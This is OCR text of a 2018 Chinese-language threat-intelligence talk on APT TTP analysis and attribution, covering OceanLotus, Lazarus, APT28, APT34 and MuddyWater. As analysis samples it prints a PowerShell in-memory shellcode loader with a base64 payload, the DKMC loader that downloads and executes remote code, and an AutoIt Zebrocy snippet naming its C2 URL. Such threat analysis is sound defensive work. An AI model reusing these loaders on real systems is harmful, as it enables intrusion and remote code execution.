
结合分析模型对攻击不同阶段的“指标”和“特征”基于数据进行关联分析



图片来源：http://www.iacpcybercenter.org/wp-content/uploads/2015/10/cyber_attack_lifecycle.jpg

公开情报的处理过程 – TTP分析

攻击者使用的攻击战术技术表达



注册表启动项
添加服务
计划任务

维持对主机和网络的持久性

SMB、RDP

横向移动

内网侦查和发现

攻击入口

载荷执行
防御策略绕过
凭据获取

权限提升

信息收集
数据回传
命令控制

鱼叉攻击
水坑攻击

PowerShell
白利用
账户密码窃取

UAC绕过

Domain Fronting


战术

技术

图片来源：http://www.iacpcybercenter.org/wp-content/uploads/2015/10/cyber_attack_lifecycle.jpg


公开情报的处理过程 – 案例

2018年5月31日和6月9日，在Twitter上国外研究人员披露的两个疑似“海莲花”的诱导文档。




文档漏洞

恶意宏代码



360威胁情报中心在2018年4月发布的报告《海莲花APT团伙利用CVE-2017-8570漏洞的新样本及关联分析》


植入同一木马模块




https://ti.360.net/blog/articles/oceanlotus-with-cve-2017-8570/


公开情报的处理过程 – 案例

“海莲花”组织近半年的攻击TTP





攻击入口	鱼叉攻击投递漏洞文档或内嵌恶意宏的诱导文档
载荷执行	多阶段混淆的脚本，如PowerShell和scriptlet 多阶段加密的shellcode Cobalt Strike
持久性	劫持注册表CLSID项
防御机制绕过	白利用技术 • Google Update（旧的） • Flash Player（新的） • Word（新的）
回传和控制	• DNS tunnel • Cobalt Strike beacon with Malleable-C2-Profiles



公开情报的处理过程 – 案例

“海莲花”使用的开源代码

```
$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\
    ('Microsoft.Win32.UnsafeNativeMethods')

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.
    ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module)))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('Refle
    .DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoCla
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standa
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).Set

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String
("/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/McCswc8N
VRoTHcmB//V6IAAAABNb3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7IFdPVzY0OyBUcmlkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbwBYWFhYWFhYWFh
1emTAAAAWzHJUVFqA1FRaLsBAABTUGhXiZ/G/9WJw+t6WTHSUmgAMqCEUlJSUVJQaOtVLjv/1YnGaIAzAACJ4GoEUGofVmh1Rp6G/9Ux/1dXV1dWaC0GGHv/1Y
+sV60nogf///y9HcFNSAABo8LWiVv/VakBoABAAAGgAAEAAV2hYpFPl/9WTU1OJ51doACAAAFNWaBKWieL/1YXAdM2LBwHDhcB15VjD6B3///9lLmJyb3dzZXJ

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll
[IntPtr]))).Invoke([IntPtr]::Zero, $var_code.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll
[UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$var_buffer,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll WaitForSingleO
0xffffffff) | Out-Null
'@
```

Exploit-install / DKMC

Code | Issues 0 | Pull requests 0 | Projects

Branch: master ▾ DKMC / core / util / exec-sc.ps1

```
$DoIt = @'
function func_get_proc_address {
        Param ($var_module, $var_procedure)
        $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location

        return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Obje
}

function func_get_delegate_type {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
                [Parameter(Position = 1)] [Type] $var_return_type = [Void]
        )

        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegat
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_pa
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementat
        return $var_type_builder.CreateType()
}

[Byte[]]$var_code = (New-Object System.Net.WebClient).DownloadData("[URL]")

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc),
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll CreateThread),
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll WaitForSingleObject), (func_g
'@
```


公开情报的处理过程 – 案例

“海莲花“组织总结

- 其拥有多种复杂的攻击武器，并频繁迭代和更新，证明其拥有的资源丰富和较大的组织规模
- 擅长shellcode编写和渗透工具使用，多阶段的混淆加密增加了取证分析的难度
- 偏好于使用开源的攻击工具和技术，增加了背景研判的难度

公开情报的处理过程 – 背景研判

- 由于各个厂商拥有的数据能力和覆盖面的差异性，其看到的可能是其中一块“拼图”
- “起名字大赛”
- 寻找数据的交叉和TTP的相似性



公开情报的处理过程 – 背景研判

韩国平昌冬奥会攻击事件的攻击来源判定的困惑。

Russia Hacked Olympics Computers, Turned Blame on North Korea: Report

The deceptive behavior of Olympic Destroyer, and its excessive use of various false flags, which tricked many researchers in the infosecurity industry, got our attention. Based on malware similarity, the Olympic Destroyer malware was linked by other researchers to three Chinese speaking APT actors and the allegedly North Korean Lazarus APT; some code had hints of the EternalRomance exploit, while other code was similar to the Netya (Expetr/NotPetya) and BadRabbit targeted ransomware. Kaspersky Lab managed to find lateral movement tools and initial infection backdoors, and has followed the infrastructure used to control Olympic Destroyer in one of its South Korean victims.

Some of the TTPs and operational security used by Olympic Destroyer bear a certain resemblance to Sofacy APT group activity. When it comes to false flags, mimicking TTPs is much harder than tampering with technical artefacts. It implies a deep knowledge of how the actor being mimicked operates as well as operational adaptation to these new TTPs. However,

The Lazarus Group

The Lazarus Group, also referred to as Group 77, is a sophisticated threat actor that has been associated with a number of attacks. Notably, a spinoff of Lazarus, referred to as the Bluenoroff group, conducted attacks against the SWIFT infrastructure in a bank located in Bangladesh.

The filename convention used in the SWIFT malware, as described by BAE Systems, was: evtdiag.exe, evtsys.exe and evtchk.bat.

APT3 & APT10

Intezer Labs spotted code sharing between Olympic Destroyer and malware used in attacks attributed to APT3 and APT10.

Nyetya

The use of code derived from Mimikatz to steal credentials was also seen in the Nyetya (NotPetya) malware of June 2017. Additionally, like Nyetya, Olympic Destroyer spread laterally via abusing legitimate functions of PsExec and WMI. Like Nyetya, Olympic Destroyer uses a named pipe to send stolen credentials to the main module.

建立APT攻击者情报库

来源，意图，动机，目标，攻击模式，...

恶意代码，漏洞，...

Hash，域名，IP，...

建立APT攻击者情报库 – 示例

来自朝鲜背景的APT攻击活动频繁被国外安全厂商披露。


围绕半岛形势的地缘政治为主的网络间谍活动是其主要的攻击动机。
实施APT攻击活动需要依赖大量资金基础，所以以获取经济利益是其另一大攻击动机。

- Lazarus Group(Hidden Cobra)
- Group 123(Cisco Talos)/APT37(FireEye)
- Sun Team

建立APT攻击者情报库 – 示例

Lazarus Group是一个组织结构比较复杂的APT组织，从历史披露来看，其下至少拥有三个子组织，其使用的基础设施和攻击工具存在一些重合。
APT攻击需要雄厚的资金支持，所以Lazarus Group也会针对金融机构，如银行、加密币交易机构实施攻击

子组织名称	披露厂商	主要的攻击目标	主要的攻击目的
Bluenoroff group	卡巴斯基	全球范围银行SWIFT系统	资金盗取
Andariel group	安博士	韩国	
COVELLITE	Dragos	欧洲，东亚和北美地区的ICS系统	情报收集



建立APT攻击者情报库 – 示例

攻击活动时间	攻击活动简介
2017年3月-11月	Lazarus在移动终端设备上的攻击活动
2017年6月	安全厂商发现新的RATANKBA变种，其利用PowerShell替代可执行形态实现
2017年10月-12月	针对伦敦加密币交易公司的攻击
2017年末	针对中美洲在线赌场的攻击
2018年2月	针对土耳其金融行业的攻击
2018年3月	安全厂商披露Lazarus一系列攻击行动，并命名为Operation GhostSecret
2018年4月27日	泰国CERT发布朝鲜Hidden Cobra组织的GhostSecret攻击行动预警
2018年4月-5月	针对南美多个银行的攻击，包括墨西哥银行和智利银行等
2018年5月29日	美国CERT发布了关于HIDDEN COBRA组织RAT工具和一个SMB蠕虫的预警
2018年6月14日	美国CERT再次发布HIDDEN COBRA使用VBA宏分发新的恶意代码预警

建立APT攻击者情报库 – 示例

俄罗斯背景的APT组织是另一个国外安全厂商“偏好”跟踪和披露的APT组织。

APT组织	别名	主要目标领域	主要目标地域
APT28	Pawn Storm Sednit Fancy Bear Sofacy STRONTIUM Tsar Team	政府机构，外交部门	东欧和中亚，包括乌克兰，格鲁吉亚，土耳其等 北美和欧洲
APT29	Cozy Bear Cozy Duke The Dukes *Duke	政府机构，智库，NGO	乌克兰，格鲁吉亚，美国，北约等
Turla		大使馆和领事馆，国防工业	东欧
Energetic Bear	DragonFly BlackEnergy Crouching Yeti	电力、能源和工业部门	乌克兰，美国，英国等

建立APT攻击者情报库 – 示例

APT28是一个高度活跃的APT攻击组织，其拥有如DealersChoice的漏洞利用攻击套件和Xagent这样针对多平台的攻击木马程序。

攻击活动时间	攻击活动简介
2018年2月初	针对两个涉外政府机构的攻击活动
2018年3月9日	卡巴斯基总结了APT28在2018年的攻击活动现状和趋势
2018年3月12日-14日	针对欧洲政府机构的攻击活动
2018年4月24日	安全厂商披露APT28近两年的攻击活动中主要使用Zebrocy作为初始植入的攻击载荷
2018年5月1日	安全厂商发现APT28修改Lojack软件的控制域名实现对目标主机的监控
2018年5月8日	美联社披露APT28组织伪装IS对美国军嫂发送死亡威胁信息
2016年至2018年5月	APT28针对乌克兰家用路由器设备的攻击事件，被命名为VPNFilter

建立APT攻击者情报库 – 示例

在近期该组织的攻击活动中，其主要利用DDE或宏代码投放初始阶段的攻击载荷Zebrocy，其是使用AutoIt和Delphi实现的用于初步植入的攻击载荷，可用于信息收集和将后续阶段载荷(如Xagent)投递到高价值的攻击目标主机。

在初始攻击阶段，其也开始使用PowerShell脚本实现部分功能，并利用开源的后渗透工具Koadic替代该组织自行研制的木马后门程序

```
#EndRegion Internal Functions
$ms_word = GUICreate("Adobe Reader", 530, 150, -1, -1, BitOR($gui_ss_default_gui, $ws_maximizebox, $ws_sizebox, $ws_thickframe, $ws_tabstop))
$ok = GUICtrlCreateButton("Pleasure", 430, 110, 83, 25)
$icon1 = GUICtrlCreateIcon("C:\Windows\SysWOW64\shell32.dll", -278, 24, 16, 48, 48)
$label1 = GUICtrlCreateLabel("", 88, 32, 377, 21)
GUICtrlSetFont(-1, 11, 400, 0, "Arial")
Opt(hextostring("5472617949636F6E48696465"), 1) //TrayIconHide
$nmsg = GUIGetMsg()
Global $vexit = False
$surl = hextostring("687474703a2f2f737570736527665726d67722e636f6d2f7379732f7570642f706167657570642e706870") //http://supservermgr.com/sys/upd/pageupd.php
AdlibRegister("_88uhfj", 4 * 60000)
While $vexit = False
    Sleep(1000)
WEnd
AdlibUnRegister("_88uhfj")
Exit
```

建立APT攻击者情报库 – 示例

中东地区的政治局势复杂，网络间谍活动频繁。
主要以网络间谍活动为主要的目的，政治分歧的人员和机构也是主要的攻击目标。
移动APT攻击事件也比较多。
例如：
以色列有多个知名的网络军火商
伊朗的多个APT组织长期被国外安全厂商跟踪和披露

- FireEye: APT33/34/35
- MuddyWater
- CrowdStrike: * Kitten

图片来源：https://go.recordedfuture.com/hubfs/reports/cta-2018-0509.pdf

建立APT攻击者情报库 – 示例

APT34是由FireEye披露的来自伊朗的APT组织，其最早攻击活动至少可以追溯到2014年。APT34主要利用鱼叉攻击，历史的鱼叉攻击活动投递带有恶意宏的诱导文档，而其近半年的攻击活动中使用鱼叉邮件投递漏洞RTF文档（CVE-2017-0199和CVE-2017-11882）。其主要向受害目标主机植入自制的PowerShell后门程序达到攻击目的，其主要使用的两个PowerShell后门为POWRUNER和BONDUPDATER。

		APT34	MuddyWater
攻击入口	鱼叉攻击	√	√
初始植入	文档漏洞	√	
	恶意宏文档	√	√
载荷执行	脚本执行		√
	PowerShell 后门	√	√
控制回传	DGA	√	
	失陷网站		√

后门名称	持久性	控制通信	主要功能
POWRUNER	计划任务	HTTP	文件上传，截屏
BONDUPDATER	计划任务	DGA生成子域名	实现命令控制

MuddyWater是另一个来自伊朗的APT组织，其最早攻击活动可以追溯到2017年，并在2018年初发起了多次鱼叉攻击活动。

MuddyWater利用鱼叉邮件投递嵌有恶意宏的文档文件，其执行VBS脚本或利用scriptlet植入PowerShell后门POWERSTATS，其回连的控制链接主要利用被攻击的网络站点。

总结

我们认为攻击者正在不断演变其攻击手法和攻击工具，以更有效的达到攻击的目的和效果，并加强对自身活动的隐藏。

在这种对抗升级的趋势下，纯粹通过恶意代码相似度和部分攻击技术的相似性来判断是不够的，需要结合更多维度的威胁情报数据，综合攻击TTP及组织的攻击意图和动机来评估攻击背景，才是严谨的威胁情报分析态度。

我们相信APT组织所拥有的资源不是无限的，寻找和历史活动的交叉，或者寻找其留下的“错误”往往能够有意外的收获。

2018

感谢大家的聆听

Thank you very much & best regards.